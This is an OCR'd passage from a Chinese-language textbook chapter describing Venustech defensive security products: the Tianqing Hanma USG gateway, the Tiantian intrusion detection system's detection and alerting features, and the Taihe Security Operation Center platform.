



图 4.1　天清汉马 USG 一体化安全网关





图 4.2　天清汉马 USG 一体化安全网关一体化软件架构体系

检测、有效呈现”的产品核心价值取向，可以依照用户定制的策略，准确分析、报告网络中正在发生的各种异常事件和攻击行为，实现对网络的“全面检测”，并通过实时的报警信息和多种格式报表，为用户提供翔实、可操作的安全建议，帮助用户完善安全保障措施，确保将信息“有效呈现”给用户。同时，天阗入侵检测与管理系统支持扩展无线安全模块，可准确识别各类无线安全攻击事件，按不同安全级别实时告警，并据此生成多种统计





**图 4.3 天清汉马 USG 一体化安全网关安全解决方案**

报表,提供有线、无线网络攻击检测整体解决方案。

其功能特点可概括为:全面检测,有效呈现。

(1) 全面检测包含如下内容:全面信息收集,支持多级、分布式部署,实现策略统一下发,信息集中收集;全面协议分析,支持协议自识别与协议插件技术,可准确识别非常规端口的协议和新型协议;全面检测机制,支持基于特征和基于原理的两种检测方式,在保障检测精度的基础上,扩大了检测可识别的范围;全面事件分析,启明星辰有一套业界最规范的后继服务支撑体系,确保对新型事件的快速准确响应;全面检测范围,提供网络入侵事件、网络违规事件、流量异常事件等多种异常检测;全面检测性能,采用最短时间优先算法,确保了产品在网络数据高负载情况下的检测效率。

(2) 有效呈现包含如下内容:精确报警信息,结合了环境指纹技术,在发现有攻击行为后,与存储的环境信息进行二次匹配,将那些能够确信为“有用”的报警信息单独呈现,减少用户的分析操作消耗;详尽信息呈现,报警信息除了事件的双方地址、协议等信息外,还包括了对事件的具体描述、漏洞信息、修补建议、影响系统等,可以将最细致的事件信息呈现给用户;威胁地址定位,提供与实际地理拓扑相结合的报警显示方式,在大规模部署的情况下,可以将设备拓扑与地理拓扑相结合,使得管理员可以直观而迅速地判断威胁所在;丰富报表展现,提供基于时间、地址、事件等多重参数信息的分析报表,结合历史分析数据,可清晰展现安全建设发展趋势,协助考量网络安全建设水平。

### 3. 安全管理平台(SOC)

泰合信息安全运营中心(Security Operation Center,SOC)系统是一个以 IT 资产为

基础，以业务信息系统为核心，以客户体验为指引，从监控、审计、风险、运维四个维度建立起来的一套可度量的统一业务支撑平台，使得各种用户能够对业务信息系统进行可用性与性能的监控；配置与事件的分析审计预警；风险与态势的度量与评估；安全运维流程的标准化、例行化、常态化，最终实现业务信息系统的持续安全运营。

泰合信息安全运营中心系统基于开放式的软件平台设计架构，由多个功能模块组成，用户可以自由选择搭配，后续还能够无缝升级。泰合信息安全运营中心系统软件平台如图 4.4 所示。

